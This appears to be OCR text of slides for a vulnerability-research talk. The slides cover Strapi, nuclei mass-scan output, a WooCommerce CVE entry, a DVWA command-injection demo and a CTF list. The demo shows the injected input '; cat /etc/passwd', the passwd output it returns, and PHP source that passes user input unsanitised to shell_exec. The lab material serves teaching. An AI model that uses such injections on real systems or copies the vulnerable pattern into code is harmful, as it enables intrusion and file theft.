
Email*

e.g. kai@doe.com

Password*

□ Remember me

Find 0-days to hack an application



Welcome to Strapi!

Log in to your Strapi account

Email*


e.g. kai@doe.com

Password*

☐ Remember me

Login

Forgot your password?



github.com/strapi/strapi

vercel.json	remove storybook build command	4 months ago
yarn.lock	chore(deps): bump aws-sdk from 2.1430.0 to 2.1437.0	yesterday

README.md

strapi


API creation made simple, secure and fast.

The most advanced open-source headless CMS to build powerful APIs with no effort.

Cloud · Try live demo

npm@latest v4.12.5 | Tests failing | Discord 2303 online | Nightly Releases passing


Farm 0-days on all programs



```
                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v2.9.9

              projectdiscovery.io

[INF] Supplied input was automatically deduplicated (629 removed).
[INF] Current nuclei version: v2.9.9 (outdated)
[INF] Current nuclei-templates version: v9.6.1 (latest)
[INF] New templates added in latest release: 198
[INF] Templates loaded for current scan: 1
[INF] Targets loaded for current scan: 814931
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
[reverse-cve] [http] [high] https://
```

[redacted]

Farm CVEs and n-days


CVE
CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News & Blog▾
NVD
Go to for:
CVSS Scores
CPE Info
Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDs

TOTAL CVE Records: 209995

NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.

NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.

HOME > CVE > CVE-2023-28121

Printer-Friendly View

CVE-ID	
CVE-2023-28121	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An issue in WooCommerce Payments plugin for WordPress (versions 5.6.1 and lower) allows an unauthenticated attacker to send requests on behalf of an elevated user, like administrator. This allows a remote, unauthenticated attacker to gain admin access on a site that has the affected version of the plugin activated.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://www.rcesecurity.com/2023/07/patch-diffing-cve-2023-28121-to-compromise-a-woocommerce/
- MISC:https://developer.woocommerce.com/2023/03/23/critical-vulnerability-detected-in-woocommerce-payments-what-you-need-to-know/
- URL:https://developer.woocommerce.com/2023/03/23/critical-vulnerability-detected-in-woocommerce-payments-what-you-need-to-know/

Assigning CNA

HackerOne

Bonus Pathway – Vulnerability Researcher


- Find 0-days on enterprise softwares
- Ranges from low-level (Binary) to high-level (Web)
- Report 0-days to brokers like ZDI, SSD
- Participate in events like Pwn2Own

Prerequisites

Learn a programming language

Create a web-app/API

- Use the framework of language you learned
- Use MVC design architecture
- Learn local/remote in your application



TO-DO LIST

buy some stuff


walk the dog

read a book

Play a game

Getting Started

DVWA in white-box mode




Vulnerability: Command Injection

Ping a device

Enter an IP address: ; cat /etc/passwd Submit

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```




Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) ...
172.17.0.2/vulnerabilities/view_source.php?id=exec&security=low
170%

Command Injection Source

vulnerabilities/exec/source/low.php

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

DVWA in white-box mode



Vulnerability: Command Injection

Ping a device


Enter an IP address: [ ] Submit

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

DVWA in white-box mode



VULNERABILITIES

CVE-2023-39848 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

DVWA v1.0 was discovered to contain a SQL injection vulnerability via the id parameter at blind\source\high.php.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NVD **NIST:** NVD **Base Score:** N/A NVD score not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.


Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

QUICK INFO

CVE Dictionary Entry:
CVE-2023-39848
NVD Published Date:
08/15/2023
NVD Last Modified:
08/15/2023
Source:
MITRE

Disclaimer: Please do not request a CVE for DVWA

White-box CTFs



Dangerous
Points: 231 ✓ Solved: 38
WEB EASY

Easy Cloud Auth
Points: 406 ✓ Solved: 6
WEB MEDIUM

ESSAMTP
Points: 500 ✓ Solved: 1
WEB MEDIUM

eXtra Safe Security layers
Points: 173 ✓ Solved: 65
WEB EASY

Aquatic Delights
Points: 373 ✓ Solved: 9
WEB MEDIUM

almost finished
Points: 406 ✓ Solved: 6
WEB HARD

